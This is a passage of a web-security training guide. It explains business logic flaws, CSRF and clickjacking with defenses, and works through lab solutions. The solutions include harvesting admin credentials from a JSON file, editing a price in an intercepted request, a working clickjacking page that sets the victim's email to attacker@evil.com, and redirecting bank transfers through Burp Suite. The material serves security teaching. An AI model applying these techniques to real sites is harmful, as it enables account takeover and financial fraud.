
3. Try to Access users.json or a Similar Endpoint

- This file often contains a list of all registered users along with their usernames, hashed passwords, and possibly roles (like "role": "admin").
- Goal: Find a user with "admin" privileges.




4. Identify the Admin User and Their Password

- Look through the JSON file and locate the user with "role": "admin".
- Copy the admin username and corresponding password.




5. Go Back to the Login Page and Sign In as Admin

- Log out of the default user (if needed), then return to the login form.
- Enter the admin username and password you found from the JSON file.
- Now you're logged in with admin privileges, granting access to restricted features like content management.




6. Delete the Target Image (e.g., “Delete Me”)

- Browse the admin interface or gallery section.
- Locate the image labeled “Delete Me” or similar.
- Click the Delete button or trigger the request to remove that image.
- Once deleted, you should see a “Congratulations, you solved the lab!” message or similar success confirmation.



7. Hint



Business logic vulnerabilities

introduction

A **Business Logic Vulnerability (BLV)** occurs when an attacker is able to exploit the way a web application **is supposed to function**, not because of broken security mechanisms like SQL injection or XSS, but because the **rules or logic of the application are weak or flawed**. These bugs arise when developers assume users will only behave as intended — but attackers **intentionally misuse features** in ways that still comply with the code, yet **violate the business goal**.

Why Are They Dangerous?

- They often **bypass authorization, pricing, or workflow controls**.
- They're **hard to detect** with scanners — because they exploit business rules, not technical bugs.
- Exploits can include **abusing discounts, skipping steps, reusing tokens, or performing actions out of order**.

How to Prevent Business Logic Vulnerabilities

- **Understand the Business Requirements:** Know exactly how each feature should behave under all conditions.
- **Enforce Rules Server-Side:** Never rely on the frontend for important checks.
- **Rate Limit Actions:** Prevent abuse of login, reset, add-to-cart, etc.
- **Test for Abuse Cases:** Always test with the mindset: *“What if someone skips this step or repeats it?”*
- **Role and State Enforcement:** Ensure users can only perform actions they're authorized for, and only at the right time/state.

lab

lab: Excessive trust in client-side controls


Step 1: Go to the product page

- Visit the lab link.
- Find the **“Lightweight l33t leather jacket”** and click **“View Details”**.

Chapter 4: Lab Exercises and Solutions


Step 2: Add the jacket to your cart

- Click “Add to cart”.
- Then go to your **shopping cart**.



Step 3: Inspect the request (via browser DevTools or Burp Suite)

- Open **DevTools** → **Network Tab**.
- Click “Proceed to Checkout” or “Place Order”.
- Look at the **POST request** sent to /cart/checkout.



Step 4: Modify the price to \$1

- Right-click the request and “**Edit and Resend**” (or use Burp to intercept).
- Change "price": "\$109.95" to:
- Send the request.

Chapter 4: Lab Exercises and Solutions

Intercept HTTP history WebSockets history Match and replace Proxy settings

Intercept on Forward Drop Request to https://0adc0072041aa86b80083fa30051004d.web-security-academy.net

Time	Type	Direction	Host	Method	URL
19:11:09 5 Jul	HTTP	→ Request	0adc0072041aa86b80083fa30051004d	POST	https://0adc0072041aa86b80083fa30051004d.web-security-academy.net/cart
19:11:10 5 Jul	WS	→ To server	0adc0072041aa86b80083fa30051004d		https://0adc0072041aa86b80083fa30051004d.web-security-academy.net/academyLabHeader

Request

Pretty Raw Hex

```
1 POST /cart HTTP/2
2 Host: 0adc0072041aa86b80083fa30051004d.web-security-academy.net
3 Cookie: session=RaHfYelcXkkJjAcIk4EQDy7iDCeKwely
4 Content-Length: 49
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not)A;Brand",v="8", "Chromium",v="138"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept-Language: en-US,en;q=0.9
10 Origin: https://0adc0072041aa86b80083fa30051004d.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 Upgrade-Insecure-Requests: 1
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: https://0adc0072041aa86b80083fa30051004d.web-security-academy.net/product?productId=1
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22
23 productId=1&redis=PRODUCT&quantity=1&price=10900
```

Search 0 highlights

Step 5: Success!

- If the server trusts the client-side value, you'll get the jacket for \$1.

Request

Pretty Raw Hex

```
1 POST /cart HTTP/2
2 Host: 0adc0072041aa86b80083fa30051004d.web-security-academy.net
3 Cookie: session=RaHfYelcXkkJjAcIk4EQDy7iDCeKwely
4 Content-Length: 49
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not)A;Brand",v="8", "Chromium",v="138"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept-Language: en-US,en;q=0.9
10 Origin: https://0adc0072041aa86b80083fa30051004d.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 Upgrade-Insecure-Requests: 1
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: https://0adc0072041aa86b80083fa30051004d.web-security-academy.net/product?productId=1
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22
23 productId=1&redis=PRODUCT&quantity=1&price=100
```

- The lab will say: *"Congratulations, you solved the lab!"*

Cross-Site Request Forgery (CSRF)

introduction

Cross-Site Request Forgery (CSRF) is a web security vulnerability that lets an attacker **trick a victim's browser** into sending a **malicious request** to a trusted site — **using the victim's login session**.

Think of it like this: You're logged into a website (like your email or bank). Then you visit an attacker's website. That malicious site silently tells your browser, "Hey, send a request to the banking site and transfer money." Your browser does it — because it's still logged in and thinks it's a real request from you.

Real-World Analogy

Imagine you're in a coffee shop and you leave your laptop open and logged into your bank account. A stranger walks by and uses your keyboard to send a money transfer. That's essentially what CSRF does — **it uses your "logged-in" identity to perform actions without your permission**.

How does CSRF happen?

1. **Authentication Happens**

You log into trusted-website.com and your browser stores a **session cookie**.

2. **Visit a Malicious Website**

While still logged in, you open another tab and visit evil-website.com.

3. **Your browser automatically includes your session cookie**, so the request is accepted as if it came from you!

How do websites protect against CSRF?

To prevent CSRF, websites can use:

CSRF Tokens

A random value is included in every form or request, and the server checks this value. An attacker can't guess this value.

SameSite Cookies

Modern browsers support the SameSite attribute to control when cookies are sent. If set to Strict or Lax, cookies are not sent in cross-site requests.

Check the Origin or Referer Header

Some websites validate the source of the request to make sure it came from their own pages.

Summary

Feature	CSRF Does...
Type of attack	Trick your browser into making a request
Needs user login?	Yes – it uses your session cookie
Affects which methods?	Mostly GET and POST
Easy to protect?	Yes – with CSRF tokens and SameSite

Labs

Lab: CSRF vulnerability with no defenses

- **Step 1: Login as the victim user**
- **Step 2: Find the profile change form**
- **Step 3: Create a malicious CSRF attack page**
- **Step 4: Deliver the exploit**
- **Step 5: Lab solved!**

The last step is to try to solve The MultiChoice questions.

Clickjacking

introduction

Clickjacking, short for “*Click Hijacking*”, is a **web security attack** where a user is tricked into clicking something **they didn’t intend to click**.

Imagine this:

You visit a website that looks like a funny meme or a “Play” button on a video. But **hidden underneath** that button is a completely **different website**—maybe your **bank's “Transfer Funds” button** or a **social media “Like” button**.

So when you think you’re clicking “Play,” you’re actually **performing an action on another website**. You don’t see it because it’s **transparent or disguised** using tricks like CSS or invisible iframes.

How Clickjacking Works

1. **The attacker loads a trusted site** (e.g., your bank, Facebook) inside an invisible <iframe> on their malicious webpage.
2. They place their own fake content (buttons, forms, ads) **on top of it**.
3. You visit the malicious site, think you're clicking on their content—but you're actually clicking inside the invisible site.

Real-World Example:

Let’s say you're logged into your **bank account** in another tab.

- An attacker sends you a link to their page with a **"Win a Free iPhone!"** button.
- That button is actually **on top of your bank’s “Transfer \$1000” button** loaded in an invisible frame.
- You click it thinking you're entering a contest, but you just **sent money** to the attacker.

How to Defend Against Clickjacking

Websites should protect themselves using:

X-Frame-Options HTTP header:

- DENY → Don't allow this site to be shown in an iframe at all.
- SAMEORIGIN → Only allow iframes from the same site.

Content-Security-Policy (CSP) with frame-ancestors:

A more flexible and modern way to control what can embed your site in a frame.

Why It Matters:

- It can lead to **unauthorized actions, data theft, or loss of money**.
- It **doesn't rely on hacking the site**, just on tricking the user.


labs

lab: Basic clickjacking with CSRF token protection


Step 1: Open the Lab

Step 2: Login to Check the Target Form (Optional, for understanding)


1. Log in as **user/ user**(the default user).



2. Go to **My Account** → **Change email**.



3. You'll see a form like:

A dark-themed window titled "Simplified Pseudocode" with three colored window control buttons (red, yellow, green) in the top-left corner. The window contains HTML code for a form.


```
<form action="/my-account/change-email" method="POST">
  <input type="email" name="email" value="wiener@normal-user.net">
  <input type="hidden" name="csrf" value="...">
  <button type="submit">Update email</button>
</form>
```

This form uses a **CSRF token**, which usually protects against CSRF—but because the server only checks for **user interaction** (a click), it's vulnerable to clickjacking

Step 3: Create the Clickjacking Exploit Page

Now you'll build a **malicious HTML page** that:

- Loads the target site in an invisible frame.



- Aligns a **fake button** (e.g. "Play Video") over the real "Update email" button.
-

Here's the HTML you can use:

```
<html>
<head>
  <title>Clickjacking attack</title>
  <style>
    iframe {
      opacity: 0.0001; /* nearly invisible */
      position: absolute;
      top: 0;
      left: 0;
      width: 700px;
      height: 700px;
      z-index: 2;
    }

    #bait {
      position: absolute;
      top: 200px;
      left: 150px;
      z-index: 3;
      font-size: 20px;
      padding: 10px 20px;
      background: #09f;
      color: white;
      cursor: pointer;
    }
  </style>
</head>
<body>
  <h1>Click to win a free iPhone!</h1>
  <div id="bait">Click Here</div>
  <iframe src="https://<YOUR-LAB-ID>.web-security-academy.net/my-account/change-email?
email=attacker%40evil.com"></iframe>
</body>
</html>
```

Step 4: Host the Exploit Page

- Go back to the **main site** and click on the **"Exploit Server"** (usually at the top-right or bottom of the lab).
- Paste the above HTML into the **Body** field.
- Click **Store**.
- Click **View exploit** to simulate the attack.

Step 5: Trigger the Attack

- When the victim clicks the fake button ("button"), it will actually click the real **Update Email** button.
- The CSRF token is already valid since it's from a real page, and the server accepts the request due to the user interaction.
- The email will be updated to attacker@evil.com.

Burp Suite

LAB 1: BROXY

Objective:

The objective of this lab is to explore Burp Suite's Proxy feature to intercept and manipulate HTTP requests. The goal is to exploit a vulnerable money transfer form in a banking web application and gain funds by modifying the request before it reaches the server.

Scenario:

You are acting as a **penetration tester** assessing the security of a vulnerable online banking application. The application manages **five user accounts**, each initialized with a balance of **\$1,000**, and one of these accounts belongs to you.

Using the application's money transfer form, your task is to initiate a transaction and **intercept the outgoing HTTP request** with Burp Suite. By modifying the request parameters—such as the **sender ID**, **recipient ID**, and **transfer amount**—you will redirect the funds to your own account, thereby simulating a real-world attack on poorly secured systems.

A preconfigured **virtual environment** is provided, including:

- The vulnerable web application
- Burp Suite Community Edition


Hint:

Using Burp Suite's Proxy, intercept a transaction and manipulate the following fields in the HTTP request:

- **Sender ID**
- **Recipient ID**
- **Transfer amount**

Solution Steps:

- **Initiate the Transfer**
Open the web application, and access the **money transfer form**. Enter a small amount (e.g., \$10) and choose a **recipient account**.



Account Holder: user
Balance: 500 \$


Transfer Amount

300

Recipient ID

4

- **Enable Burp Suite Interception**
 - Launch **Burp Suite**.
 - Ensure the **Proxy** is running.
 - Enable **Intercept is on**.
- **Submit the Transaction**
 - Submit the form in the web application.
 - Burp Suite will capture the HTTP **POST** request.




- **Intercept and Manipulate the Request**
 - In Burp Suite, edit the captured request:
 - Change the **recipient account ID** to your own.
 - Modify the **amount** to a large value (e.g., \$1,000).
 - Optionally, change the **sender ID** if visible in the request.

Request

```
1 POST /api/transfer HTTP/1.1
2 Host: 127.0.0.1:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json
8 Content-Length: 53
9 Origin: http://localhost:3000
10 Connection: keep-alive
